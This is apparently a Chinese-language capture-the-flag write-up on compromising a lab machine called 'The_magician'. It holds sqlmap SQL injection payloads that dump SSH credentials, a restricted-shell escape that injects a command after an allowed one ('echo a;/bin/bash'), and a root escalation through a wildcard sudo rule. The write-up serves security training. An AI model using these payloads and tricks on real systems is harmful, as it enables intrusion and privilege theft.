The_magician

信息搜集

第一步还是nmap扫, 还是http和ssh

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.65 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.65 (Unix)
|_http-title: Site doesn't have a title (text/html).
```

先去http看, 发现回显是提示了三个端口, 但是端口上没有任何服务

```
┌──(zer0One㉿localhost)-[~/桌面]
└─$ curl 192.168.3.35
                                      <html><body><h1>It works!</h1>
                <!--  port 7000 8000 9000 -->
        </body></html>
```


所以选择了扫路径

```
[20:13:00] 403 -  275B  - /.ht_wsr.txt
[20:13:00] 403 -  275B  - /.htaccess.bak1
[20:13:00] 403 -  275B  - /.htaccess.orig
[20:13:00] 403 -  275B  - /.htaccess.sample
[20:13:00] 403 -  275B  - /.htaccess.save
[20:13:00] 403 -  275B  - /.htaccess_extra
[20:13:00] 403 -  275B  - /.htaccess_orig
[20:13:00] 403 -  275B  - /.htaccessBAK
[20:13:00] 403 -  275B  - /.htaccess_sc
[20:13:00] 403 -  275B  - /.htaccessOLD
[20:13:00] 403 -  275B  - /.htaccessOLD2
[20:13:00] 403 -  275B  - /.htm
[20:13:00] 403 -  275B  - /.html
[20:13:00] 403 -  275B  - /.htpasswd_test
[20:13:00] 403 -  275B  - /.htpasswds
[20:13:00] 403 -  275B  - /.httr-oauth
[20:13:10] 200 -  820B  - /cgi-bin/printenv
[20:13:10] 200 -    1KB - /cgi-bin/test-cgi
[20:13:17] 200 -    1KB - /index.php
[20:13:17] 200 -    1KB - /index.php/login/
[20:13:26] 200 -   32B  - /robots.txt
[20:13:26] 403 -  275B  - /server-status/
[20:13:26] 403 -  275B  - /server-status
```

期中/cgi-bin/下面的两个文件没有用, `idex.php`看了看只是个查询工具


抓了个包然后sqlmap扫了下也没出什么东西, 最后去robots.txt, 发现了一个隐藏路由

```
┌──(zer0One㉿localhost)-[~/桌面]
└─$ curl 192.168.3.35/robots.txt
User-agent: *
Allow: scanch.php
```



但是也没发现什么特别的, sqlmap扫了下也没有注入

回头去对着每个路由的源码翻了翻, 最后在index.php翻到了一个隐藏路由



上去后会发现还是个搜索框, 感觉这次很可能有sql注入了

然后抓了个数据包, 用sqlmap扫了扫

```
POST /scanch_bate.php HTTP/1.1
Host: 192.168.3.35
Content-Length: 7
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Origin: http://192.168.3.35
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.3.35/scanch_bate.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

id=1
```

扫完果然是存在漏洞

```
---
Parameter: id (POST)
    Type: boolean-based blind
```

```
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2494=2494

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 4392 FROM(SELECT COUNT(*),CONCAT(0x71787a6271,(SELECT
(ELT(4392=4392,1))),0x7171787071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY
x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 5416 FROM (SELECT(SLEEP(5)))RoDw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: id=-6717 UNION ALL SELECT
NULL,NULL,NULL,CONCAT(0x71787a6271,0x4e4d426b6c7a46556e6e68456e6f674c4761435476675474675a697
8764d6c5370474c507a475443,0x7171787071),NULL
---
```

然后就是传统的查库名, 表名, 脱库

找到了ssh账密对

```
Database: MazeSec
Table: guguge
[1 entry]
+--------+-----------------+----------+
| 序号    | 描述             | 文件名    |
+--------+-----------------+----------+
| 1      | firefly:3deaths | firefly  |
+--------+-----------------+----------+
```

于是成功getshell

提权

进去后发现存在一个命令执行jail

```
firefly$sudo -l
Error: 禁止执行命令 'sudo' - firefly用户仅允许使用: ls pwd date echo cat
```

看下/etc/passwd看看shell是不是定制的, 发现果然是

```
firefly$cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

```
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:101:102:apache:/var/www:/sbin/nologin
mysql:x:102:103:mysql:/var/lib/mysql:/sbin/nologin
firefly:x:1000:1000::/home/firefly:/opt/ash.sh
firefly$cat /opt/ash.sh
```

那么看下这个shell

```
#!/bin/ash
ALLOWED_COMMANDS="ls pwd date echo cat"

exec_command() {
    cmd=$(echo "$1" | busybox awk '{print $1}')
    if busybox echo "$ALLOWED_COMMANDS" | busybox grep -wq "$cmd"; then
        eval "$1"
    else
        echo "Error: 禁止执行命令 '$cmd' - firefly用户仅允许使用: $ALLOWED_COMMANDS"
        return 1
    fi
}

while true; do
    echo -n "firefly$"
    read input
    if [ -z "$input" ]; then
        continue
    fi
    exec_command "$input"
done
```

问题是这个白名单过滤, 只会检测第一个参数`$1`, 那用echo+命令分割符就可以绕过了

```
firefly$echo a;/bin/bash
a
bash-5.2$ id
uid=1000(firefly) gid=1000(firefly) groups=1000(firefly)
```

此时`sudo -l`会发现只要是`~`下的sh脚本都可以特权执行

```
bash-5.2$ sudo -l
Matching Defaults entries for firefly on TheMagician:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for firefly:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User firefly may run the following commands on TheMagician:
    (ALL) NOPASSWD: /home/firefly/*.sh
```

```
bash-5.2$ echo "/bin/bash" > 1.sh
bash-5.2$ chmod +x 1.sh
bash-5.2$ id
uid=1000(firefly) gid=1000(firefly) groups=1000(firefly)
bash-5.2$ sudo ./1.sh
TheMagician:/home/firefly# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```